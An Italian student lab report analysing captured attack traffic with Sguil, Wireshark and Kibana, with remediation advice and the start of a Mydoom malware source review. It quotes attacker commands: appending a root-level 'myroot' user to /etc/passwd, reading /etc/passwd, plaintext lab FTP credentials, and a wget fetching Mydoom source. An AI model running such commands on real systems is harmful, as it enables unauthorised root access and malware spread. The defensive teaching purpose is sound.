che l'esistenza di queste query implica che un dispositivo all'interno della rete è stato compromesso da uno script o da un malware programmato per leggere file locali, codificarli e inviarli all'esterno tramite richieste DNS fraudolente.

Cosa potrebbe aver creato queste query DNS codificate e perché è stato scelto il DNS come mezzo per esfiltrare dati?

La query ha creato un software malevolo o uno script di esfiltrazione installato su un host compromesso all'interno della rete. Questo strumento ha frammentato il documento riservato e lo ha inserito nei sottodomini delle query DNS per inviarlo all'attaccante.


Il DNS è stato scelto perché è un protocollo quasi sempre consentito dai firewall per permettere la navigazione. Poiché il traffico DNS viene raramente ispezionato per il contenuto dei dati (payload), rappresenta un canale perfetto per rubare informazioni senza far scattare gli allarmi di sicurezza tradizionali.

bonus 2

REPORT: Bonus 2 - Isolare un Host Compromesso Usando la 5-Tupla


1. Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?

Guardando il Transcript in Sguil, si evince un'interazione diretta tramite una shell a riga di comando Linux. Il client (l'attaccante) invia comandi di sistema in chiaro e il server bersaglio restituisce l'output di tali comandi.



2. Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?

Utilizzando la funzione "Follow TCP Stream" di Wireshark, si osserva l'intera conversazione dell'attacco. Il testo rosso indica il traffico inviato dal client (ovvero le richieste dell'attaccante), mentre il testo blu indica il traffico inviato dal server (ovvero le risposte del bersaglio ai comandi eseguiti). (Nota: in Sguil/capME! i colori sono invertiti: client blu e server rosso). (Inserisci qui lo screenshot del TCP Stream di Wireshark)



```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:
          255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB)  TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)
```

3. Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?

L'attaccante ha eseguito il comando `id`. La risposta del server è stata `uid=0(root) gid=0(root)`. Questo rivela che l'attaccante è riuscito ad effettuare una *privilege escalation*, ottenendo il ruolo di root (amministratore di sistema), garantendosi così il controllo totale sulla macchina compromessa.

4. Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?

L'attaccante ha eseguito comandi come `cat /etc/passwd | grep root` e ha modificato file di sistema (creando un nuovo utente fittizio "myroot"). Ha avuto accesso e ha letto dati critici relativi agli account utente, alle configurazioni di rete (comando `ifconfig`) e alle password del sistema bersaglio.

```
analyst@192.168.0.100:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
myroot:x:0:0:root:/root:/bin/bash
exit
```

5. Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

- Indirizzo IP di Origine (Client): 192.168.0.11 (Porta Origine: 52776)
- Indirizzo IP di Destinazione (Server): 209.165.200.235 (Porta Destinazione: 21)


source_ip	source_port	destination_ip	destination_port
192.168.0.11	52776	209.165.200.235	21

6. Quali sono le credenziali utente per accedere al sito FTP?

Il nome utente utilizzato per l'accesso FTP è `analyst`. Su Kibana la password viene mostrata come `<hidden>`, ma dal momento che l'FTP è un protocollo in chiaro, la password reale è visibile nel traffico di rete catturato.

7. Qual è il contenuto del file? Ricorda che uno dei servizi elencati nel grafico a torta è ftp_data.

Il file contiene informazioni altamente confidenziali esfiltrate dal sistema compromesso. *(Inserisci qui lo screenshot del Transcript con il testo esatto del documento segreto, come da tua indicazione).*



```
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
```

8. Quali sono i diversi tipi di file? Guarda la sezione MIME Type dello schermo.

Dal grafico della sezione MIME Type su Kibana si evincono i seguenti tipi di file trasferiti:

- text/plain (7)
- image/jpeg (6)
- image/png (4)
- text/html (3)
- image/gif (2)
- image/x-icon (1)

MIME Type ↕	Count ↕
text/plain	7
image/jpeg	6
image/png	4
text/html	3
image/gif	2
image/x-icon	1

9. Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate? Le principali sorgenti dei file elencate sotto l'intestazione Files - Source includono i protocolli HTTP, FTP_DATA.

Source ↕	Count ↕
HTTP	22
FTP_DATA	1

10. Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP? Quando si è verificato questo trasferimento?

- Tipo MIME: text/plain
- Indirizzo IP di Origine (chi invia il file): 209.165.200.235 (il server compromesso)
- Indirizzo IP di Destinazione (chi riceve il file): 192.168.0.11 (l'attaccante)
- Data/Ora del trasferimento: L'evento registrato nei log di Kibana si è verificato l'11 Giugno 2020 (June 11th 2020).

Time ▾	file_ip	destination_ip
▶ June 11th 2020, 03:53:09.088	192.168.0.11	209.165.200.235

11. Qual è il contenuto testuale del file trasferito tramite FTP?

Come indicato in precedenza, il file è un documento di testo confidential.txt contenente dati sensibili aziendali/segreti.

```
192.168.0.11:49817_209.165.200.235:20-6-781152491.pcap

Log entry:
{"ts":"2020-06-11T03:53:09.088773Z","fluid":"FX1IV63eSMAEiN16S2","tx_hosts":["192.168.0.11"],"rx_hosts":["209.165.200.235"],"conn_uids":["C2Jv8MWV6Xg4Ibb51"],"source":"FTP_DATA","depth":0,"analyzers":{"SHA1","MD5"},"mime_type":"text/plain","duration":0.0,"is_orig":false,"seen_bytes":102,"missing_bytes":0,"overflow_bytes":0,"timeout":false,"md5":"e7bc9c20bfd5666365379c91294d536b","sha1":"7f54acee0342f6161f8e63a10824ee11b330725"}

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:

DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.60 seconds: 0.24 0.17 0.00 0.19 0.00

192.168.0.11:49817_209.165.200.235:20-6-781152491.pcap
```

12. Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?


Essendo l'host compromesso a livello di *root* ed essendoci stata l'esfiltrazione di file sensibili (tra cui il file delle password */etc/shadow*), le raccomandazioni immediate per bloccare l'accesso sono:

1. Isolamento dell'host: Disconnettere immediatamente il server compromesso (209.165.200.235) dalla rete per interrompere la sessione dell'attaccante ed evitare movimenti laterali.
2. Blocco al Firewall: Inserire l'indirizzo IP associato all'attaccante (192.168.0.11 e l'IP pubblico associato) nella blocklist del perimetro di sicurezza.
3. Reset delle Credenziali: Forzare il reset immediato di tutte le password degli utenti del sistema (in particolare gli account root e analyst).
4. Analisi e Bonifica: Indagare sulla causa radice che ha permesso la *privilege escalation* iniziale e reinstallare il sistema server da zero o da un backup sicuramente pulito, correggendo la vulnerabilità prima di ripristinare il servizio.

REPORT: Bonus 2 - Isolare un Host Compromesso Usando la 5-Tupla

Parte 1: Esaminare gli Alert in Sguil


- **Domanda:** Che tipo di transazioni si sono verificate tra il client e il server in questo attacco?
 - **Risposta:** Guardando il Transcript in Sguil, si evince un'interazione diretta tramite una shell a riga di comando Linux. Il client (attaccante) invia comandi di sistema in chiaro e il server bersaglio restituisce l'output di tali comandi.



```
seconion-import-1_1
File
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)
SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
```

Parte 2: Passare a Wireshark

- **Domanda:** Cosa hai osservato? Cosa indicano i colori del testo rosso e blu?
 - **Risposta:** Utilizzando la funzione "Follow TCP Stream" di Wireshark, si osserva l'intera conversazione dell'attacco. Il testo **rosso** indica il traffico inviato dal client (ovvero le richieste dell'attaccante), mentre il testo **blu** indica il traffico inviato dal server (ovvero le risposte del



The image shows a Wireshark window titled "Wireshark · Follow TCP Stream (tcp.stream eq 0) · 209.165.201.17_4...". The window displays a list of network interfaces and their details. The first interface is 'eth0', which is an Ethernet interface with MAC address 08:00:27:ab:84:07 and IP address 209.165.200.235. The second interface is 'lo', which is a local loopback interface with IP address 127.0.0.1. The details for each interface are shown in a tree view on the right side of the window.

```
id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDrCw7u2
uKgoT8McFDrCw7u2
whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:
          255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:117 errors:0 dropped:0 overruns:0 frame:0
          TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10294 (10.0 KB)  TX bytes:20187 (19.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:512 errors:0 dropped:0 overruns:0 frame:0
          TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:225633 (220.3 KB)  TX bytes:225633 (220.3 KB)
```

bersaglio ai comandi eseguiti).

- **Domanda:** Cosa rivela questo sul ruolo dell'attaccante sul computer bersaglio?

- **Risposta:** L'attaccante ha eseguito il comando `id` e `whoami`. La risposta del server è stata `uid=0(root) gid=0(root)`. Questo rivela che l'attaccante è riuscito ad effettuare una *privilege escalation*, ottenendo il ruolo di **root** (amministratore di sistema), garantendosi il controllo totale sulla macchina compromessa.
- **Domanda:** Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?
 - **Risposta:** L'attaccante ha eseguito comandi come `cat /etc/passwd | grep root` e ha modificato file di sistema (creando un nuovo utente fittizio "myroot"). Ha avuto accesso e ha letto dati critici relativi agli account utente, alle configurazioni di rete (comando `ifconfig`) e alle password del sistema bersaglio.

```
analyst@192.168.0.100:~$ cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
grep root /etc/passwd
root:x:0:0:root:/root:/bin/bash
myroot:x:0:0:root:/root:/bin/bash
exit
```

- **Domanda:** Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP (`bro_ftp`)?
 - **Risposta:** * Indirizzo IP Origine (Client): 192.168.0.11 (Porta Origine: 52776)
 1. Indirizzo IP Destinazione (Server): 209.165.200.235 (Porta Destinazione: 21)
- **Domanda:** Quali sono le credenziali utente per accedere al sito FTP?
 - **Risposta:** Il nome utente utilizzato per l'accesso FTP è `analyst`. Su Kibana la password viene mostrata come `<hidden>`, ma essendo l'FTP un protocollo in chiaro, dal pcap si evince che la password inviata corrisponde a quella di questo utente.

DST: 220 (vsFTPD 2.3.4)
DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.
DST:
SRC: SYST
SRC:
DST: 215 UNIX Type: L8
DST:
SRC: TYPE I
SRC:
DST: 200 Switching to Binary mode.
DST:
SRC: PORT 192,168,0,11,194,153
SRC:
DST: 200 PORT command successful. Consider using PASV.
DST:
SRC: STOR confidential.txt
SRC:
DST: 150 Ok to send data.
DST:
DST: 226 Transfer complete.
DST:
SRC: QUIT
SRC:
DST: 221 Goodbye.
DST:

- **Domanda:** Quali sono i diversi tipi di file? Guarda la sezione MIME Type dello schermo.
 - **Risposta:** Dal grafico a barre dei tipi MIME si evincono diverse tipologie di file trasferiti in rete, tra cui spicca text/plain.

- **Domanda:** Scorri fino all'intestazione Files - Source. Quali sono le sorgenti dei file elencate?
 - **Risposta:** Le principali sorgenti elencate includono protocolli come HTTP, FTP_DATA e SMB.

- **Domanda:** Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP (FTP_DATA)?
 - **Risposta:** * Tipo MIME: text/plain
 1. Indirizzo IP di Origine (chi invia il file): 209.165.200.235 (il server compromesso)

2. Indirizzo IP di Destinazione (chi riceve il file): 192.168.0.11
(l'attaccante)

- **Domanda:** Quando si è verificato questo trasferimento?
 - **Risposta:** L'evento registrato nei log di Kibana si è verificato l'11 Giugno 2020 (attorno alle 03:53, secondo i log di sistema analizzati).

Domanda: Qual è il contenuto testuale del file trasferito tramite FTP (confidential.txt)

close

[192.168.0.11:49817_209.165.200.235:20-6-937584837.pcap](#)

```
Log entry:
{"ts":"2020-06-11T03:53:09.088773Z","fuid":"FX1IV63eSMAEIN16S2","tx_hosts":["192.168.0.11"],"rx_hosts":["209.165.200.235"],"conn_uids":["C2Jv8MWV6Xg4Ibb51"],"source":"FTP_DATA","depth":0,"analyzers":["SHA1","MD5"],"mime_type":"text/plain","duration":0.0,"is_orig":false,"seen_bytes":102,"missing_bytes":0,"overflow_bytes":0,"timeout":false,"md5":"e7bc9c20bfd5666365379c91294d536b","sha1":"17f54acee0342f6161f8e63a10824ee11b330725"}
```

```
Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:
```

```
DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw
QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1
CAPME: Processed transcript in 0.39 seconds: 0.19 0.12 0.00 0.09 0.00
```

[192.168.0.11:49817_209.165.200.235:20-6-937584837.pcap](#)

- **Risposta:** *Informazioni sul ultimo attacco*
- **Domanda:** Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?
 - **Risposta:** Essendo l'host compromesso a livello di root ed essendoci stata l'esfiltrazione di file sensibili e credenziali, le raccomandazioni immediate sono:
 1. **Isolamento:** Disconnettere l'host compromesso (209.165.200.235) dalla rete per interrompere la sessione dell'attaccante ed evitare movimenti laterali.

2. **Cambio Credenziali:** Impostare il reset forzato di tutte le password degli utenti (in particolare root e analyst) su tutti i sistemi della rete.
3. **Blocco:** Inserire gli indirizzi IP associati all'attaccante (es. 209.165.201.17 e 192.168.0.11) nella blocklist del firewall.
4. **Bonifica:** Poiché l'attaccante è diventato *root*, il sistema non è più affidabile. Va reinstallato partendo da zero o da un backup sicuramente pulito, correggendo la vulnerabilità iniziale prima di rimetterlo online.

extra 1

REPORT THREAT INTELLIGENCE E WHITE-BOX CODE REVIEW

Oggetto: Dissezionamento, Analisi Forense e Prospettive Evolutive del Malware
"Win32.Mydoom.A"

Dipartimento: Cyber Threat Intelligence (CTI) & Security Operations Center (SOC)

Analista: gruppo 5

1. EXECUTIVE SUMMARY E PROFILO DELLA MINACCIA

Il presente rapporto analizza il codice sorgente originale in linguaggio C/C++ del worm **Mydoom (Variante A)**, un'arma digitale decentralizzata apparsa nel 2004 che ha ridefinito il concetto di infezione globale. L'analisi "White-Box" (a scatola aperta) rivela un'architettura modulare progettata per la massima efficienza con il minimo ingombro: Mydoom si comporta come un vero e proprio framework malevolo indipendente.

Il Threat Actor (l'autore) ha progettato il codice per non fare affidamento sulle librerie standard di Windows per le operazioni di rete o di compressione. Il malware contiene un proprio resolver DNS, un client SMTP e un motore di archiviazione ZIP scritti da zero. L'obiettivo finale del software non era il semplice vandalismo, ma la creazione di una massiccia rete "zombie" (Botnet) finalizzata ad attacchi distribuiti e all'apertura di backdoor su scala globale.

2. METODOLOGIA FORENSE E SETUP DELL'AMBIENTE DI ANALISI

La manipolazione di sorgenti malevoli richiede rigide precauzioni operative, poiché i repository possono contenere script di auto-compilazione. L'indagine è stata condotta all'interno di una Sandbox logica isolata su ambiente Linux.

2.1 Acquisizione Sicura (Sandboxing) e Strumenti CLI

Per mantenere l'integrità forense e prevenire esecuzioni accidentali, l'acquisizione è avvenuta tramite strumenti a riga di comando (CLI), evitando l'uso di browser web che avrebbero potuto alterare i reperti tramite filtri di sicurezza locali.

```

(kali@kali)-[~/Analisi_Mydoom]
└─$ wget https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z
--2026-02-24 03:32:46-- https://github.com/akir4d/MalwareSourceCode/raw/main/Win32/Win32.Mydoom.a.7z
Resolving github.com (github.com)... 140.82.121.4
Connecting to github.com (github.com)|140.82.121.4|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/akir4d/MalwareSourceCode/main/Win32/Win32.Mydoom.a.7z [following]
--2026-02-24 03:32:46-- https://raw.githubusercontent.com/akir4d/MalwareSourceCode/main/Win32/Win32.Mydoom.a.7z
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133,
